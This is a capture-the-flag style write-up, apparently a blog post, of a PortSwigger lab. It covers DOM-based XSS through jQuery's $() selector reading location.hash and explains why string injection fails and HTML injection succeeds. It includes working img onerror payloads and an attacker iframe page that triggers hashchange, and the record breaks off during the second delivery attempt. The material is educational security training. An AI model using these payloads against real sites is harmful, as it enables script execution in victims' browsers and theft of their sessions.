This lab contains a DOM-based cross-site scripting vulnerability on the home page. It uses jQuery’s $() selector function to auto-scroll to a given post, whose title is passed via the location.hash property.
To solve the lab, deliver an exploit to the victim that calls the print() function in their browser.
Explore the application and understand it:
Basic understanding: Type of Application: Blogging Platform Users can add comments for the posts

The
scriptis having an code :
$(window).on('hashchange', function(){
var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');
if (post) post.get(0).scrollIntoView();
});
this function uses jQuery $ operator to select the HTML element section.blog-list h2
means <section class="blog-list"><h2> element and then searches the text which is provided in the hash in the URL.
Example :
if the URL is : https://0a1100bd04bfe4ec82280b2a001300ee.web-security-academy.net/#Watching
then #Watching is the hash in the URL
Watching is searched in the h2 element and the post is returned.
Here I was thinking that the only input controlled area is window.location.hash means that i can control the hash value, and it is directly appended in the code.
So i can comment the rest of the line and call the JavaScript code.
var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');

UI : #xyz));alert(123);//
Why Your Payload Failed
The vulnerable code is:
$('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')')Your payload:
#xyz));alert(123);//
I was thinking in terms of JavaScript string injection — close the function call, inject new code, comment out the rest. That works perfectly when input lands inside eval() or similar JS execution sinks.
But this is a jQuery selector sink, not a JS execution sink.
The full expanded string becomes:
$('section.blog-list h2:contains(xyz));alert(123);//)')jQuery’s $() receives this as a CSS selector string — it just tries to parse it as a selector and fails silently. It never reaches the JavaScript engine as executable code. jQuery doesn’t eval() its selector argument.
The Sink Distinction — This Is the Key Concept
eval("user_input")          → JS execution sink  → string injection works
setTimeout("user_input")    → JS execution sink  → string injection works
$("user_input")             → Selector sink      → string injection does NOT work
innerHTML = "user_input"    → HTML sink          → tag/event injection works
Another Approach:
jQuery’s $() will actually parse HTML if the string starts with < — that’s the behavior the lab solution exploits.
Why the Lab Solution Works
#<img src=x onerror=alert(1)>
Expanded:
$('section.blog-list h2:contains(<img src=x onerror=alert(1)>)')jQuery’s selector engine checks: “Does this string start with <?”
→ Yes → treats the entire argument as HTML to create, not a CSS selector
→ Creates the <img> element in memory
→ onerror fires immediately when the broken src fails to load
This is a documented jQuery behaviour — $('<tag>') is how you create DOM elements. The contains() part becomes irrelevant because jQuery switches parsing modes entirely.
The jQuery version is vulnerable to XSS injection :
$() operator is used to select HTML element, but if an HTML tag is injected, then it would create an HTML DOM element.
jQuery’s Dual Personality in $()
jQuery’s $() function does two completely different things depending on what string you pass it:
// Behaviour 1: CSS Selector
$('section.blog-list h2')        // starts with a tag/class/id → selector mode

// Behaviour 2: HTML Creator
$('<img src=x onerror=alert()>') // starts with < → HTML creation mode
jQuery literally checks the first character of the string:
// Simplified jQuery source logic:
if (string.startsWith('<')) {
    // treat as HTML → parse and CREATE DOM elements
} else {
    // treat as CSS selector → query the DOM
}
What Happens Internally When < Is Detected
$('section.blog-list h2:contains(<img src=x onerror=alert()>)')jQuery sees < inside the string and internally does something equivalent to:
var temp = document.createElement('div');
temp.innerHTML = '<img src=x onerror=alert()>';
// → real DOM element created
// → browser tries to load src="x"
// → fails → onerror fires → alert() executes ✅
It creates a real live DOM element in memory — not just a string. And real DOM elements have real event handlers that fire.
Step by Step Execution Flow
Hash value: <img src=x onerror=alert()>
                │
                ▼
decodeURIComponent(window.location.hash.slice(1))
                │
                ▼
"<img src=x onerror=alert()>"    ← just a string still, nothing executed yet
                │
                ▼
$('section.blog-list h2:contains(' + string + ')')
                │
                ▼
jQuery sees < in string
                │
                ▼
Switches to HTML creation mode
                │
                ▼
Internally sets innerHTML = "<img src=x onerror=alert()>"
                │
                ▼
Real <img> DOM element created in memory
                │
                ▼
Browser attempts to load src="x"
                │
                ▼
src fails to load → onerror fires
                │
                ▼
alert() executes ✅
Why This Is Unique to jQuery
Vanilla JS querySelector() — which jQuery is supposed to wrap — would just throw an error or return null if you passed it invalid CSS:
// Vanilla JS:
document.querySelector('<img src=x onerror=alert()>')
// → throws SyntaxError: not a valid selector ❌

// jQuery:
$('<img src=x onerror=alert()>')
// → silently switches mode, creates DOM element ✅
jQuery added this HTML-creation convenience feature intentionally — $('<div>') is how jQuery developers create new elements. But this design decision made $() a dangerous sink when user input flows into it unfiltered.
The Exact jQuery Source Check (Simplified)
// From jQuery source - this is the actual check:
var rquickExpr = /^(?:\s*(<[\w\W]+>)[^>]*)/;

if (rquickExpr.test(selector)) {
    // Starts with < → parse as HTML
    jQuery.parseHTML(selector) // → creates real DOM nodes
} else {
    // treat as CSS selector
    document.querySelectorAll(selector)
}
The regex /^(?:\s*(<[\w\W]+>)/ simply checks — does this string start with <? If yes, full HTML parsing mode with real DOM creation.
Summary
| Input starts with | jQuery mode | Result |
|---|---|---|
div, .class, #id | CSS Selector | Queries existing DOM |
< | HTML Creator | Builds new DOM elements |
User controlled input with < | HTML Creator | XSS ✅ |
The core insight is: jQuery’s $() is not just a selector engine — it’s also an HTML parser/DOM builder, and that dual nature is exactly what makes it a dangerous sink when unvalidated user input flows into it.
Lets do the POC practically,
I have opened the Page, and selecting the h2 element which contains the text Coping

var post = $('section.blog-list h2:contains(Coping)');This fetches the <h2> element which contains the text Coping
post
or
console.log(post)
This console logs the post variable, just enter the variable name to see the post
length: 1 means the element is there in the page.
XSS Payload Execution:
Now lets inject an HTML tag and check :

var post = $('section.blog-list h2:contains(<img src=xxx onerror="alert(\'XSS\')"/>)');

even though there is no text like <img src=xxx onerror=alert('XSS')/> in the h2 element in the page, but jQuery created the DOM Element
that’s why it shows as length as 1
and 0: img tag
The payload URL :
https://0acb00cf03b3532b80980343006c005d.web-security-academy.net/#<img/src=xxx onerror="alert('xss')"/>
Deliver the Exploit
Why Pasting the URL in a New Tab Doesn’t Trigger It
The vulnerable code listens for:
$(window).on('hashchange', function(){ ... });The key word is hashchange — this event only fires when the hash changes from one value to another. It does not fire on initial page load.
New tab opens https://site.com/#<img src=x onerror=alert(1)>
│
├── Page loads
├── DOM is ready
├── Script registers the hashchange listener
└── hashchange event? ── NEVER FIRED ── hash didn't "change", it was there from the start
The browser sees the hash as part of the initial URL — there was no transition from one hash to another, so the event never triggers.
Why It Works When You Change Values in the Same Tab
You're on:  https://site.com/#anything
You change to: https://site.com/#<img src=x onerror=alert(1)>
│
├── URL hash changes
├── Browser fires hashchange event  ✅
├── Event listener runs
├── decodeURIComponent(window.location.hash.slice(1)) executes
└── jQuery receives <img src=x onerror=alert(1)> → XSS fires ✅
A hash transition happened — that’s what fires the event.
How the Lab Delivers the Exploit Then?
Since you can’t just send someone a URL and have it auto-trigger, the real exploit uses an iframe on an attacker-controlled page to force the hashchange:
<!-- Attacker's page -->
<iframe src="https://vulnerable-site.com/#junk" id="victim"></iframe>

<script>
  // After iframe loads with a harmless hash,
  // change the hash to trigger hashchange inside the iframe
  setTimeout(function(){
    document.getElementById('victim').src =
      'https://vulnerable-site.com/#<img src=x onerror=alert(1)>';
  }, 500);
</script>
The sequence:
1. iframe loads with #junk          → page loads, no XSS
2. 500ms later, src changes to #payload  → hashchange fires inside iframe
3. Vulnerable listener runs         → XSS executes ✅
4. Executes in victim site's origin context → full access to cookies, DOM, etc.
Why This Matters for Real Exploitation
Paste URL in new tab     →  hashchange never fires  →  XSS fails
Change hash in same tab  →  hashchange fires         →  XSS works
iframe src swap trick    →  hashchange fires inside iframe → XSS works on victims
This is exactly why the PortSwigger lab solution uses the iframe — it’s not just a demo trick, it’s the actual delivery mechanism for this class of DOM XSS in the real world. Without it, the bug is nearly unexploitable against victims because you can’t force someone to manually change their URL hash.
Attempt one :
Created an HTML file with the below content
<!-- Attacker's page -->
<iframe src="https://0a760002030ce8d081580755008c002b.web-security-academy.net/#junk" id="victim"></iframe>

<script>
  // After iframe loads with a harmless hash,
  // change the hash to trigger hashchange inside the iframe
  setTimeout(function(){
    document.getElementById('victim').src =
      'https://0a7400f7042f82328164083900de0050.web-security-academy.net/#<img src=x onerror=alert(1)>';
  }, 500);
</script>
and ran the python3 HTTP Server :

$ python3 -m http.server 8081This local python3 http server is hosting the attacker’s file :
Open the attacker file via localhost :

Here, there is no call for the image, means the
srcattribute for the<iframe>tag is not set by the JavaScript code
because : attacker page → JavaScript → tries to change <iframe> src → BLOCKED (cross-origin JS control)
Attempt 2 :
Created another HTML file with the below code :
<iframe src="https://0a7400f7042f82328164083900de0050.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>and ran the python3 HTTP Server :
$ python3 -m http.server 8081This local python3 http server is hosting the attacker’s file :

Open the attacker file via localhost :
